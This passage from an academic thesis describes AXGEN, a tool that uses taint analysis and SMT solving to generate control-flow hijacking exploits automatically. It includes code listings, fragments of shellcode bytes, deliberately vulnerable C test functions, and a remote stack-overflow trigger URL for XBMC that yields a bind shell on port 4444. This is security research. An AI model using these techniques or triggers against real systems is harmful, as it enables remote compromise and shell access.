Controlling the EIP requires to stages. First, using the `TaintManager` class we retrieve the `TaintByte` objects related to the memory locations and/or addresses we need to control. We then generate a formula to constrain the IDs of these objects as required by the exploit type. This process is described in algorithms 3.12 (direct exploit) and 3.13 (indirect exploit). The core of both of these algorithms is building a formula that constrains the value of a byte and adding this constraint to the current formula. Abstractly this was done using the functions *createEqualityFormula* and *createConjunct*. In our implementation this functionality is primarily encapsulated in the `SmtLibFormula` object. The `addFormula` function encodes a given clause in SMT-LIB format and adds it to the formula. If we specify the assignment operator (`X_ASSIGN`), a unique ID and a bit-vector value the `SmtLibFormat` object will store the corresponding SMT-LIB formatted clause.

Listing 4.12 shows the function to constrain the EIP value for a direct exploit. It essentially follows the same process as described in algorithm 3.12. The `CrashInfo` object that is passed as a parameter contains the register ID or memory location that must be modified, i.e. the m_{EIP} value, while the `newEip` parameter is the address we wish to redirect execution to, i.e. ι.

The function `addDirectEIPOverwriteFormula` iterates over the four bytes of the value we wish to constrain and adds the required clause to the SMT formula (line 23).

In order to perform a similar task for a direct exploit we must first do some pre-processing on the destination operand. When generating a direct exploit we want to modify the destination address not the value at that address. The problem we are presented with is that the destination address can be constructed from a combination of registers, memory addresses and constants to get the resulting effective address. The formula for this was presented in section 4.1.4.

When describing algorithm 3.13 we mentioned that the variable provided to represent the destination address was equivalent to a sub-formula describing the computation of that address. First, let us recall how an effective address is calculated:

```
Effective address = Displacement + BaseReg + IndexReg * Scale
```

The variable passed to algorithm 3.13 represents the above computation. If any of the right-hand-side operands are tainted they are replaced with the variable IDs representing the correct `TaintByte` objects. We then create four new 8-bit variables and a 32-bit variable equal to the concatenation these 8-bit variables. That address clause is assigned to this 32-bit variable. Algorithm 3.13 can then take this 32-bit variable as

```
1  void
2  TaintDataProcessor::addDirectEIPOverwriteFormula(CrashInfo ci, unsigned char newEip[],
3       SmtLibFormat& smtFormula)
4  {
5     TaintBytePtr tbPtr;
6
7     for (int i = 0; i < DWORD_SIZE; i++) {
8        TaintBytePtr tbPtr;
9
10       // Depending on the type of direct exploit we will want to constrain a
11       // different location. For a stored instruction pointer overwrite it
12       // will be the value at ESP whereas for a function pointer overwrite it
13       // will either be a register or some memory location.
14
15       if (ci.reason == TAINTED_RET) {
16          tbPtr = tmgr.getTaintByteM(ci.taintSource.espVal + i);
17       } else if (ci.reason == TAINTED_CALL_REG) {
18          tbPtr = tmgr.getTaintByteR(ci.taintSource.taintedRegId, i, ci.threadId);
19       } else if (ci.reason = TAINTED_CALL_MEM) {
20          tbPtr = tmgr.getTaintByteM(ci.taintSource.taintedMemLoc + i);
21       }
22
23       smtFormula.addFormula(SmtLibformat::encodeRelation(X_ASSIGN),
24            tbPtr->getId(), SmtLibFormat::bitVectorOf_C(newEip[i]))
25    }
26 }
```

the destination argument and any formulae that are generated on it will be directly related to the components of the effective address.

Conflicts Between the EIP Control and Shellcode Formulae

In some situations one encounters a shellcode buffer that appears to be a suitable location for shellcode but when used results in an unsatisfiable formula. Often the cause of this problem is that the buffer overlaps with a memory region we must constrain to control the EIP, e.g. a stored instruction pointer on the stack. In our implementation we attempt to detect these situations before a formula is generated by noting when we try to constrain an input variable more than once. In such cases we attempt to use a different shellcode buffer. If another buffer is reachable via a trampoline then this will be tried, otherwise we will attempt to use buffers at non-randomised locations. As mentioned, our shellcode does not need to start at the beginning of such a buffer so in cases where the conflict persists we try to incrementally move the starting location of the shellcode within the buffer until the conflict is avoided or there is no longer enough room left in the buffer.

4.3.4   Constructing the Path Condition

At the core of our exploit generation algorithm is the functionality to take a memory address or register and construct the path condition for that location. This algorithm was initial presented at a high level as algorithm 3.7. The path condition must be built for all memory addresses used in shellcode as well as for the memory locations and/or registers that must be modified to gain control of the EIP in both a direct and indirect exploit. We build the path condition at the byte level of granularity, using byte concatenation when necessary to express operations on locations of a larger size.

We begin the process by retrieving the TaintByte object associated with the given location. As shown in Listing 4.7 this object contains references to a vector of TaintByte objects from which it was derived. It also contains the relationship between these objects to give the current TaintByte, e.g. when analysing

Listing 4.13: "Recursively building the path condition"

```
1  if (!currTb->isDataSource()) {
2      // Update the list of variables in the formula
3      smtFormula.addNewVar(currTb->getId(), "n", SMT_BV);
4
5      // Iterate over all possible source relations and encode
6      if (currTb->getSourceRelation() == X_ASSIGN) {
7          TaintBytePtr sourceTb = currTb->getSource(0);
8          // Build the path condition for the source TaintByte
9          buildPathCondition(sourceTb, smtFormula);
10
11         smtFormula.addAssume(SmtLibFormat::encodeRelation(X_ASSIGN),
12                 currTb->getId(), sourceTb->getId());
13
14         ...
15
16     } else if (currTb->getSourceRelation() == X_ADD) {
17
18         ...
19
20     } else if ( ... ) {
21         ...
22
23     }
24 } else {
25     // Update the list of variables in the formula (i for input variable)
26     smtFormula.addNewVar(currTb->getId(), "i", SMT_BV);
27     // This data source will be used to deliver the exploit
28     dataSourcesSeen.insert(currTb->getDataSource());
29 }
```

```
1  EncodedJcc
2  SmtLibFormat::encodeJcc(JCCType jccType, bool negated)
3  {
4      EncodedJcc ejcc;
5
6      switch (jccType) {
7          case JCC_JZ:
8              if (negated) {
9                  ejcc.prefix = "(not (=";
10                 ejcc.suffix = "))";
11             } else {
12                 ejcc.prefix = "(=";
13                 ejcc.suffix = ")";
14             }
15             break;
16
17         ...
18
19 }
```

the expression add x, y a new TaintByte object would have been created that references x and y as its sources and the value X_ADD would be stored as its sourceRelation variable.

The buildPathCondition function recursively traverses the sources of a TaintByte until a TaintByte is reached that has the isDataSource property set to true. Such a TaintByte was created as a direct result of user input and can thus be controlled by our exploit.

Listing 4.13 forms the core of the buildPathCondition function. The smtFormula variable is an instance of a class called SmtLibFormat that we created to encode x86 operations in their SMT-LIB equivalent (line 11). It also manages adding new variables (line 3) and building the list of assumptions (line 11). On line 28 we store the DataSource object associated with the current TaintByte if one exists. Recall that such DataSource objects are created when a hooked system call reads in data. We record the DataSource object encountered so that we can completely recreate the input resulting from that system call, not just those bytes we wish to change for shellcode/EIP control.

Adding Conditional Constraints

During the run-time analysis stage we store constraints from conditional jump instructions in a global store. In order to create an accurate path condition for a given TaintByte object we must add all conditional constraints on that TaintByte or its sources and, recursively, their sources. The conditional constraints are stored in a global map of Condition objects that store the TaintByte objects involved in the condition (in the EflagsOperands structure as previously described), the type of conditional jump, and whether the condition evaluated to true or false at run-time.

This process was described at a high level in Chapter 3 as algorithm 3.8. In practice, when adding a conditional constraint to the path condition we first add the path conditions for all TaintByte objects referenced in the EflagsOperands structure. Once this is done we use the SmtLibFormat class to encode the conditional instruction into SMT-LIB format, taking into account whether the condition is negated or not. Listing 4.14 demonstrates the process for the jz instruction. Essentially this function maps conditional instructions to their SMT-LIB equivalent. The jz instruction is a check on the zero flag in the EFLAGS register and is usually used when checking for equality, hence we map it to the = operation.

The TaintByte objects referenced by the condition can then be embedded within the prefix/suffix values for the condition.

Adding Data Source Constraints

On line 25 of Listing 4.13 we store the `DataSource` object associated with a `TaintByte`. `TaintByte` objects with associated `DataSource` objects have been created when a hooked system call has read in data and tainted one or more bytes of memory. A `DataSource` object stores a reference to all `TaintByte` objects created at that point, as well as the value of the tainted data read in by the system call. We store this information to allow us to recreate the input in its entirety, not just those bytes that we wish to change for shellcode and to hijack the EIP. This allows us to generate a complete program input. For all bytes referenced by the `DataSource` object, that we do not wish to change the value of, we simply add constraints that specify those bytes should have the same value as in the original input. The IDs associated with each of the `TaintByte` objects referenced by a `DataSource` object indicate the order in which they occurred in the original input. This is necessary to allow us to recreate the input sensibly.

Storing the original inputs in this fashion is a rather obvious and simple idea but it makes the later exploit generation process much easier. With these constraints added the SMT solver will generate an input exactly the same size as the initial input and with the same byte ordering. This means we can directly convert the SMT solver output into a new program input. If the program input was read in across several system calls we can easily generate the same assignment constraints for all `DataSource` objects and take the conjunction of these formulae with the exploit formula. As the extra constraints are simple assignments there is no noticeable effect on the time taken to solve the formula.

Using the `buildPathCondition` function

As shown in algorithm 3.9 this function is used once a formula has been built that constrains a buffer for the shellcode and specifies the required changes in order to hijack the EIP. The `SmtLibFormat` object contains a reference to every unique ID used in the creation of this formula and thus we can build the final formula by iterating over each of these IDs and applying the `buildPathCondition` function. The `SmtLibFormat` object will generate a formula expressing the conjunction of each path condition thus resulting in the final exploit formula. As mentioned earlier in this section, in some cases we may generate multiple exploit formulae with a unique formula for every applicable shellcode.

4.3.5 From Formula to Exploit

At this point we have described the implementation of all algorithms required to build a formula representing the conditions required for an exploit. This includes constraining a shellcode buffer, controlling the EIP, building the path condition and adding on data-source constraints. We then use the `SmtLibFormat` class to embed the formula in a standard SMT-LIB QF-BV template and write it to a file. We must then find a satisfying solution to the formula and convert that into a program input. To solve the formula we feed it to a SMT solver and wait for a result indicating the formula is satisfiable or unsatisfiable.

After testing a number of SMT solvers we decided to use the Yices solver. Surprisingly, solver performance was not a factor in our decision. As we will show in the next Chapter, the amount of time required to solve the constructed formulae was minimal. This is in comparison to test case generation where the time taken to find formulae solutions can be a major bottleneck. The most obvious reason for the difference would seem to be that we purposely pick those formulae that are easier to solve and our method of taint analysis allows us to do so.

Example 4.1 Sample yices output

```
(= i0 0b11101011)
(= i1 0b00011000)
(= i2 0b01011110)
(= i3 0b10001001)
...
```

The main factor in our selection of Yices was its easily parseable output format. As described in Chapter 3, Yices produces an output similar to Example 4.1.

Example 4.2 Generating an exploit

```
% ./bitVecToHex -bitvec exploit.bv -useFile
import sys
exploit = '\xeb\x18\x5e\x89...'
ex = open(sys.argv[1], 'w')
ex.write(exploit)
ex.close()
```

Due to the data-source constraints added to the exploit formula the output will provide a bit-vector value for every byte of input. These values will either match the original input or will be the inputs required to satisfy our exploit conditions. Converting this bit-vector solution into a program input is relatively trivial. We process the bit-vector values into a string representable in the Python language and then embed this string within a template designed to deliver the exploit over a TCP/IP socket or write it to a file. This is done using a script called `bitVecToHex`. The process of generating an exploit that uses a file-based delivery mechanism is shown in Example 4.2. In this example the file `exploit.bv` is a bit-vector description of the exploit as generated by Yices, similar in format to Example 4.1. The exploit text is truncated for the sake of brevity but full examples can be found in section B of the appendices.

Chapter 5

Experimental Results

In Chapter 1 we presented our thesis and in subsequent chapters explained the algorithms and system implementation we developed to investigate the idea. In this Chapter we will refer to the set of tools that make up that implementation as AXGEN. We will now elaborate on the vulnerabilities used to test our theories, algorithms and implementation. To test AXGEN we used a selection of sample vulnerabilities including one in the XBox Media Center (XBMC), a large multi-threaded server application.

As per the preconditions of our thesis, all tests begin with the following data provided:

1. A vulnerable program P.

2. An input Λ to P that results in data derived from Λ corrupting a stored instruction pointer, function pointer or the destination location and source value of a write instruction.

3. Attacker specified shellcode S[1].

Our objective in this Chapter is to test the capabilities of our algorithms on vulnerabilities that satisfy the required preconditions. The results of our testing on these vulnerabilities demonstrate that our thesis is plausible and that our algorithms satisfy its conditions. The conditions required to exploit these vulnerabilities will also provide points to contrast with when we discuss future research directions in the final Chapter.

5.1   Testing Environment

All tests were performed in an Ubuntu Linux[2] 8.04 virtual machine with access to a 2Ghz Intel Core Duo processor and 768MB of RAM. All vulnerable applications were compiled with the following *gcc* compiler flags:

$$\text{CFLAGS} =\text{-fno-stack-protector -D\_FORTIFY\_SOURCE=0}$$

The above arguments disable the stack hardening features (stack canary, variable reordering) and prevent the compiler performing certain compile time and run-time security checks. Additionally, the programs used to demonstrate function pointer overwrites were compiled with optimisation disabled (-O0) in order to preserve the function pointer semantics.

Ubuntu 8.04 enables stack randomisation by default and includes a version of `libc` with heap hardening integrity checks. The default heap base address is not randomised.

---

[1]As explained in Chapter 4, our implementation can generate multiple formulae if multiple shellcodes are specified.
[2]Kernel version `2.6.24-24-generic`.

```
1 void func(char *userInput)
2 {
3     char arr[64];
4
5     strcpy(arr, userInput);
6 }
```

5.1.1 Shellcode Used

For our testing we have used a selection of shellcode from the Metasploit [39] project. The shellcode used in an exploit will usually depend on the type of application being exploited. When an attacker is exploiting an application on as a machine they have local access to they will often use shellcode that launches a command shell such as the `bash` application. When exploiting an application on a remote machine they will often use shellcode that opens a local TCP port and connects the incoming data stream to a local command shell. To represent both of these cases we have selected two shellcodes from the Metasploit shellcode library. The first executes a `bash` command shell (referred to as `execve` shellcode in later figures) while the second opens TCP port 4444 and listens for an incoming connection (referred to as `tcpbind` in later figures).

In certain cases an attackers input is passed through a filtering routine. Of the filters typically encountered on of the most common is an alpha-numeric filter. This is a filter that requires all bytes of input to fall in the range of ASCII alphabetic or numeric characters. It is possible to encode shellcode so that it meets these requirements and we include such a sample (referred to as `alphanum_ex` in later figures). These three shellcodes are 38, 78 and 166 bytes in length respectively.

5.2 Stored Instruction Pointer Corruption

In Chapter 2 the first vulnerability introduced resulted in the corruption of a stored instruction pointer on the stack. Such vulnerabilities occur when a buffer on the stack overflows by a sufficient amount to reach the top of the current stack frame and then corrupt the 4-byte stored instruction pointer. Buffer overflow vulnerabilities are the most common type of security vulnerability in non-web-based software[3] with overflows of stack based buffers making up the majority of these[4].

5.2.1 Generating an Exploit for a `strcpy` based stack overflow

The first program we will use to test our implementation contains a buffer overflow vulnerability that is similar to the code introduced in Chapter 2. The full source is in section A.1 of the appendices but the most important part is as follows:

Our test program P contains the above function. P reads up to 128 bytes of user input onto the heap using the `read` function and then passes a pointer to this buffer to the `func` function. Providing more than 64 bytes of input results in a buffer overflow that fills the stack based buffer `arr` and then corrupts the memory locations above `arr`. Our test input Λ is 128 'A' characters i.e. 128 bytes that equal `0x41`. As explained in Chapter 2, bytes 0-63 will fill the buffer `arr`, bytes 64-67 will corrupt the stored EBP, and bytes 68-71 will corrupt the stored instruction pointer. After the `strcpy` the function will execute a `ret` instruction resulting in the corrupted instruction pointer being moved into the EIP register.

Running $P(\Lambda)$ with AXGEN will detect the corrupted instruction pointer at this point. Table 5.1 shows information gathered from $P(\Lambda)$ up to that point in the program. We have included the output from running AXGEN on $P(\Lambda)$ as appendix C.

---

[3]http://cwe.mitre.org/documents/vuln-trends/index.html
[4]http://nvd.nist.gov/download.cfm

Table 5.1: Run-time Analysis Information

Taint Analysis Statistics	
Run-time Increase	x18
Vulnerability Cause	Tainted `ret`
# Tainted Memory Locations	256
# Potential Shellcode Buffers	2
Usable Trampoline Registers	EAX

Table 5.2: Taint Buffer Analysis

Potential Shellcode Buffers			
Address	Size	Lattice Position	T. Reg
`0x0804a008`	128	ASSIGN	-
`0xbfefe318`	128	PC/ASSIGN	EAX

The first point of interest is the increased run-time of the application. With no instrumentation $P(\Lambda)$ takes 0.3 seconds to run. With a sample Pin instrumentation tool that counts the instructions executed $P(\Lambda)$ takes 2.5 seconds to run. Running $P(\Lambda)$ under AXGEN takes 6 seconds. While the difference in run-times is inconsequential for such small values the increase does illustrate the impact our instrumentation has on program run-times in general. When we use AXGEN on large applications this increased run-time becomes much more noticeable and far exceeds the time taken to solve the generated formulae. Luckily, vulnerabilities are rarely dependent on execution time and so the increased run-time is an usually an inconvenience rather than a real problem.

We can observe in Table 5.2 that AXGEN correctly detects two potential shellcode buffers of size 128. These are the 128 byte buffer on the heap that is used as the destination buffer in the `read` call and the copy of these 128 bytes starting from `arr` on the stack. The stack buffer is located at `0xbfefe318` and, as we can see from the "T. Reg"[5] field, the EAX register is usable as a trampoline into the buffer. Both shellcode buffers were created as a result of direct assignment but the stack buffer has a lattice position of PC/ASSIGN, indicating that at least one of its constituent bytes is constrained by a conditional instruction. The reason for this is that the `strcpy` function contains the following code:

Example 5.1 `strcpy` check for `0x0`

```
0xb7df1daa <strcpy+26>: test   al,al
0xb7df1dac <strcpy+28>: jne    0xb7df1da0 <strcpy+16>
```

The above code checks every byte that `strcpy` processes for equality with the NULL byte in order to detect the End-Of-String (EOS).

As shown in Table 5.2 the heap buffer is not reachable by any register trampolines so AXGEN will select the stack buffer to store our shellcode. Were no shellcode buffers reachable via trampoline registers AXGEN could have reverted to using the heap buffers are their locations are note randomised on Ubuntu 8.04. Table 5.3 shows the statistics for the generated candidate formulae. For this exploit two formulae are generated because the only reachable shellcode buffer is 128 bytes in size and the alphanumeric shellcode requires 166 bytes of storage space.

In Table 5.3[6] we can see that the formula for shellcode `execve` is satisfiable. A SAT result should indicate that an exploit $\mathcal{X}$ built from the satisfying solution should result in shellcode execution when $P(\mathcal{X})$

---
[5]Trampoline Register.

[6]The 'A. Clauses' contains the number of Assumption Clauses. This is the number of clauses occurring in the *assumption* section of the SMT-LIB formatted formula. These clauses are the conjuncts of the path conditions for all input bytes modified. The 'F. Clauses' column contains the number of Formula Clauses. We use these clauses to specify the required shellcode bytes, EIP control bytes and the original values of all unchanged bytes as provided by Λ.

Table 5.3: Exploit Formula Statistics

Exploit Formula Statistics						
Shellcode	Time to Gen.	# Vars	# A. Clauses	# F. Clauses	Status	Time to Solve
alphanum_ex	-	-	-	-	-	-
execve	<1s	298	84	128	SAT	<1s
tcpbind	<1s	334	156	132	UNSAT	<1s

is ran. We manually confirm this for all exploits by constructing an exploit using `bitVecToHex` on the satisfying solution generated by Yices.

In this case the `tcpbind` exploit was found to be unsatisfiable. The reason for this is indicated by the number of formula clauses. As there are only 128 bytes of input provided to the program 132 formula clauses may indicate four variables are constrained twice. By checking the formula we can observe that these four bytes are the four bytes used to specify the address of the register trampoline. The reason for this is simple, the stored instruction pointer is at `0xbfefe318 + 68` so the constraints on the register trampoline address will start there and include the following four bytes. The `tcpbind` shellcode is 78 bytes in length and by using the buffer at `0xbfefe318` to store it we attempt to use the same 4 bytes at `0xbfefe318 + 68` that we are also trying to use for the register trampoline address. Our tool generates a warning when it detects a situation whereby it may be attempting to constrain the same variable twice. As described in Chapter 4, if multiple shellcode buffers are reachable it will attempt to resolve this problem by changing the buffer used for shellcode. In this case it is not necessary though as the other shellcode, `execve`, can be used without any conflict.

5.2.2 Generating an Exploit for the XBox Media Center Application

XBMC is a cross-platform media center application containing more than 100,000 lines of C++ code. It features a remotely accessible web server that accepts and processes arbitrary HTTP requests. On the 4th of April 2009 several components were updated[7] to fix a number of stack overflow vulnerabilities that stemmed from unsafe use of the `strcpy` function. These vulnerabilities can be remotely triggered through a request to the web server. We will use AXGEN to generate an exploit for one of these vulnerabilities.

The vulnerability we are going to exploit is not in the web server component itself but in the `dll_open` function in the file `XBMC/xbmc/cores/DllLoader/exports/emu_msvcrt.cpp`[8]. It results from a `strcpy` call that copies user supplied data into a 1024 byte statically allocated stack buffer without checking the length of the source string. The vulnerability is triggerable through a HTTP GET request to the following URL:

```
[/xbmcCmds/xbmcHttp?command=GetTagFromFilename(C:/] + [AAAA...AAAA] + [.mp3)]
```

The stack buffer is declared as `char str[XBMC_MAX_PATH]` where `XBMC_MAX_PATH` is defined as 1024. Therefore greater than 1024 'A' characters in the above URL will result in memory corruption. We use the above URL with 2000 'A' characters as our program input Λ.

Tables 5.4 and 5.5 contain the results of the run-time analysis on $P(\Lambda)$ up to the vulnerability point. In this case the run-time increase is quite noticeable. XBMC takes 1.5 seconds to process and respond to a request when uninstrumented. With full instrumentation of assignment, linear arithmetic and non-linear arithmetic this response time increases to 10 minutes 20 seconds, an increase by a factor of 413. Once again we note that this increase is not prohibitive and given the size of the code-base is likely faster than a human auditor could trace the code path manually. In Table 5.4 we have also included two new fields for run-time increase. The first (A+L+C) is the run-time increase when we exclude the analysis of non-linear arithmetic instructions. In this case we instrument assignment (A), linear arithmetic (L) and conditional jumps (C).

---

[7]http://xbmc.org/trac/changeset/19126
[8]The full source for this function is provided in the appendices.

Table 5.4: Run-time Analysis Information

Taint Analysis Statistics	
Run-time Increase	x413
Run-time Increase (A+L+C)	x346
Run-time Increase (A+C)	x150
Vulnerability Cause	Tainted `ret`
# Tainted Memory Locations	28516
# Potential Shellcode Buffers	56
Usable Trampoline Registers	EAX

Table 5.5: Taint Buffer Analysis (Top 5 Shellcode Buffers, ordered by size)

Potential Shellcode Buffers			
Address	Size	Lattice Position	T. Reg
0x09184658	1994	ASSIGN	-
0x09185669	1989	PC/ASSIGN	-
0x09187ed8	1977	PC/ASSIGN	-
0x091866c8	1958	PC/ASSIGN	-
0x09186ee3	1958	PC/ASSIGN	-

The second new field is the run-time increase when we then exclude both non-linear arithmetic and linear arithmetic from the analysis.

The motivation for excluding certain instruction categories from instrumentation comes from analysing the potential shellcode buffers that are available. As shown in Table 5.5, the top 5[9] of these buffers are exclusively in the ASSIGN and PC/ASSIGN categories. In fact, we discovered no shellcode buffer greater than 4 bytes in size that was created as a result of linear or non-linear arithmetic. This is a compelling argument for iterative analysis where the analysis client gives the option of enabling/disabling instrumentation for different instruction categories. We hypothesise that in many applications that use string manipulation functions, such as `strcpy`, `strcat` and so on, there will exist a number of shellcode buffers that are discoverable via analysis of assignment and path condition instructions exclusively.

Table 5.6: Exploit Formula Statistics

Exploit Formula Statistics						
Shellcode	Time to Gen.	# Vars	# A. Clauses	# F. Clauses	Status	Time to Solve
alphanum_ex	<1s	14748	8930	1200	SAT	1.2s
execve	<1s	8164	2218	1200	SAT	<1s
tcpbind	<1s	10108	4378	1200	SAT	<1s

The ability to focus on minimally constrained data is an interesting difference between exploit generation and automatic test-case generation based on SMT solving, as in [38, 27, 14, 15]. Many of these authors document formula solving as being one of the most time consuming activities encountered whereas the formulae we generate are relatively simple. The reason for this is that we purposely select those formulae we know to be of a lower complexity. No mechanism is implemented in the previous work to facilitate such a prioritisation.

The taint lattice introduced in Chapter 3 allows us to pick the buffer with the least complex constraints and thus we can reduce the time required to generate the exploit to a minimum. Our algorithms also have the advantage of constraining the minimal set of bytes required by the exploit. This is because we only build the path conditions for exactly those bytes in the shellcode buffer and involved in hijacking the EIP. While

---

[9]As there were 56 buffers in total we have listed these 5 to avoid unnecessarily cluttering the results. The reachable shellcode buffer was 882 bytes in size and located at `0xbffdc780`. Its lattice position was PC/ASSIGN.

```
1  void func_ptr_smash(char *input)
2  {
3      int i = 0;
4      void (*func_ptr)(int) = exit_func;
5      char buffer[248];
6
7      strcpy(buffer, input);
8
9      printf ("Exiting with code %d\n", i);
10     (*func_ptr) (i);
11 }
```

it would be possible to build the path condition for all input bytes, this has been previously documented as generating unwieldy formula [38] and is unnecessary for our purposes.

As in the previous vulnerable application there is a single usable trampoline register, the EAX register. In this case it points to a stack based buffer that is 882 bytes in size and has the lattice position of PC/ASSIGN. We could guess that as in the previous case the buffer is created via a string manipulation function that compares each byte with the EOS character 0x0. Inspecting the formula confirms this to be the case. Other constraints also occur in the formula that are consistent with the bytes in the shellcode buffer, or bytes they are derived from, being processed by a web server. For example, there are constraints that restrict variables from equaling the '/' character.

The buffer pointed to by EAX is large enough to store any of our potential shellcodes. In the case of a remote exploit it is not beneficial to the attacker to spawn a local command shell on the server machine so we used the tcpbind shellcode for our exploit. The generated exploit is provided as appendix B.2.

Manual testing of the exploit generated results in shellcode execution and TCP port 4444 is opened on the server machine. It is worth noting at this point that our exploit algorithm requires one to specify the address of a register trampoline. In order to discover such an address an attacker would first have to leverage a remote information leakage vulnerability or have local access to the machine they wish to exploit.

Having successfully created the above exploits we can conclude that the algorithms we have described are a feasible mechanism of exploit generation for this class of vulnerabilities. We have also demonstrated that our algorithms and implementation can analyse a large, real-world application. We will now illustrate the results from testing our algorithms on stored pointer corruption, followed by indirect exploits.

5.3   Stored Pointer Corruption

Stored pointer corruption is the other type of exploit we have classed as potentially leading to a direct exploit. As described in Chapter 2, the exploitation mechanism for a vulnerability resulting in stored pointer corruption is almost identical to that of stored instruction pointer corruption.

5.3.1   Generating an Exploit in the Presence of Arithmetic Modifications

As part of our test case for this vulnerability we integrated arithmetic modification of the input read in by the application. Let us first consider the vulnerability without arithmetic modifications. The full code for the vulnerable program is in section A.3.1 of the appendices. The vulnerable function is shown in Listing 5.2.

An exploit for the overflow in this code must modify the func_ptr variable to point to shellcode provided by the attacker. Generating such an exploit requires essentially the same process as the strcpy based stored instruction pointer exploit. The results are also quite similar, except for one point. In this case AXGEN discovers there are no usable trampoline registers. An exploit is still possible though as the user input is initially read onto the heap (line 33, appendix A.3.1) which is not randomised. The generated

```
1 for (z = 0; z < 248; z++)
2    heapArr[z] = (char)heapArr[z] + 4;
```

exploit replaces the function pointer with this address (`0x0804a008`) instead. The full exploit is available as appendix B.3.1. It replaces the function pointer with the heap address which causes execution to be redirect to our 38 byte execve shellcode.

Now let us consider the case where our input is subjected to arithmetic modification. For instance, the vulnerable program in appendix A.3.2 contains the same vulnerable function as in Listing 5.2 but the input is passed through the loop in Listing 5.3.

Using our exploit for the original program results in a segmentation fault. This is because our shellcode has been modified and is no longer the intended machine code. For example, the first 5 bytes of the original shellcode is the following (in Python's string representation):

$$\texttt{\textbackslash xeb\textbackslash x18\textbackslash x5e\textbackslash x89\textbackslash x76}$$

After passing through the above loop they are modified to:

$$\texttt{\textbackslash xef\textbackslash x1c\textbackslash x62\textbackslash x8d\textbackslash x7a}$$

It is clear that in order for the correct shellcode to be at the location we redirect execution to we must specify the value $s - 4$ for every byte s in the shellcode. Doing this manually would be tedious and in the presence of more complex modifications in a large application it would become quite time consuming.

Using AXGEN the required input is automatically generated to satisfy these conditions. This is one of the primary advantages of a formula based approach to exploit generation. During the run-time analysis the arithmetic modification are instrumented and incorporated into the generated exploit formula. A satisfying solution for the formula will therefore be an input that results in the required shellcode *after* the arithmetic modifications have taken place. The resulting, functional exploit is listed as appendix B.3.2. The first 5 bytes are the following:

$$\texttt{\textbackslash xe7\textbackslash x14\textbackslash x5a\textbackslash x85\textbackslash x72}$$

When each of the above bytes is modified by the loop in Listing 5.3 it results in the required shellcode value being stored in the heapArr buffer. When control flow is hijacked via the function pointer the shellcode executes and a command shell is launched.

Table 5.7: Run-time Analysis Information

Taint Analysis Statistics	
Run-time Increase	x20
Vulnerability Cause	Tainted ret
# Tainted Memory Locations	510
# Potential Shellcode Buffers	2
Usable Trampoline Registers	None

Tables 5.7 and 5.8 list information gathered from analysis of the exploit generation process. The lattice position of the heap array is linear arithmetic (LIN-ARITH) due to the loop in Listing 5.3 while the stack buffer is also path constrained due to the use of strcpy.

Table 5.9 provides the statistics gathered from the candidate exploit formulae. The shellcode buffer is large enough to hold any of the three shellcodes and all three satisfy any other input constraints.

Table 5.8: Taint Buffer Analysis

Potential Shellcode Buffers			
Address	Size	Lattice Position	T. Reg
`0x0804a008`	255	LIN-ARITH	-
`0xbfc1c858`	255	PC/LIN-ARITH	-

Table 5.9: Exploit Formula Statistics

Exploit Formula Statistics						
Shellcode	Time to Gen.	# Vars	# A. Clauses	# F. Clauses	Status	Time to Solve
`alphanum_ex`	<1s	1424	838	256	SAT	<1s
`execve`	<1s	604	174	256	SAT	<1s
`tcpbind`	<1s	995	398	256	SAT	< 1s

5.4   Write Operand Corruption

The final vulnerability type we tested our implementation on is an indirect write vulnerability similar to the example shown in Chapter 2. The full source for this vulnerability is provided as appendix A.4.

The vulnerable function is shown in Listing 5.4. The function contains an off-by-one miscalculation on the bounds of the loop. As a result the variable `ptr` can be corrupted by user input. On line 12 this corrupted address is then used as the destination operand to a write instruction. The value of the source operand is also tainted by user input. Our initial test input Λ to the above vulnerability consisted of 132 'A' characters. Note that array `arr` is 32 `int` variables. On our platform an `int` is 4 bytes so the total array size is 128 bytes.

Tables 5.10 and 5.11 document the results of the run-time analysis for this vulnerability. There are a number of subtle differences that influence these results that do not occur in the case of a direct exploit. Firstly, as mentioned in chapters 3 and 4, the analysis for an indirect exploit takes place in two stages. When a vulnerable write is detected we modify the destination address to the `.dtors` segment, hence the 4 tainted bytes at address `0x0804956c`. Then the actual gathering of information on usable shellcode buffers and trampolines occurs when the `.dtors` values are being processed and moved to the EIP register.

For this particular vulnerability there are no usable register trampolines. This means we will once again have to use a static address. This rules out the buffer at `0xbfbe2fb0` as it is on the stack. When generating the candidate exploit formulae AXGEN notices that for all usable shellcodes (`alphanum_ex` is too large for the available buffers) we are trying to use a variable being used for EIP control in our shellcode. The reason for this is that the first 4 bytes of the shellcode buffer at `0x0804a008` are used on line 12 as the source value for the corrupted write instruction. In this case AXGEN solves the problem using the approach described in

Listing 5.4: "A function containing a write corruption vulnerability"

```
1  void func(int *userInput)
2  {
3      int *ptr;
4      int arr[32];
5      int i;
6
7      ptr = &arr[31];
8
9      for (i = 0; i <=32; i++)
10         arr[i] = userInput[i];
11
12     *ptr = arr[0];
13 }
```

Table 5.10: Run-time Analysis Information

Taint Analysis Statistics	
Run-time Increase	x15
Vulnerability Cause	Corrupted write operands
# Tainted Memory Locations	268
# Potential Shellcode Buffers	3
Usable Trampoline Registers	None

Table 5.11: Taint Buffer Analysis

Potential Shellcode Buffers			
Address	Size	Lattice Position	T. Reg
0x0804a008	132	ASSIGN	-
0xbfbe2fb0	132	ASSIGN	-
0x0804956c	4	ASSIGN	-

Chapter 4. When using a shellcode buffer at a static address we can start our shellcode at any index into that buffer. This is not possible when using a register trampoline as the trampoline dictates exactly where the shellcode must begin. AXGEN successfully detects that starting the shellcode at `0x0804a008 + 4` will avoid this conflict and still leave enough space for the shellcode.

Table 5.12: Exploit Formula Statistics

Exploit Formula Statistics						
Shellcode	Time to Gen.	# Vars	# A. Clauses	# F. Clauses	Status	Time to Solve
alphanum_ex	-	-	-	-	-	-
execve	<1s	362	230	132	SAT	<1s
tcpbind	<1s	576	444	132	SAT	<1s

Table 5.12 shows the statistics gathered from the exploit formulae generated. The large number of variables and assumption clauses, in comparison to the `strcpy` and function pointer tests, is a result of the 4-byte `int` data type. As we instrument at the byte level each operation that has larger operands requires concatenation of variables representing the individual bytes. The exploit generated from the `execve` shellcode is provided as appendix B.4.

Chapter 6

Conclusion and Further Work

We have shown that automatic exploit generation of control flow hijacking exploits is possible. We have also presented novel algorithms to do so and demonstrated the results of applying these algorithms to a number of vulnerabilities in different programs, including a large and complex real-world application. As discussed in our introduction, tools for automatic exploit generation are important if we are to correctly diagnose the severity of bugs in software. Our algorithms are sufficient to perform this task for the described bug classes on Linux with ASLR enabled.

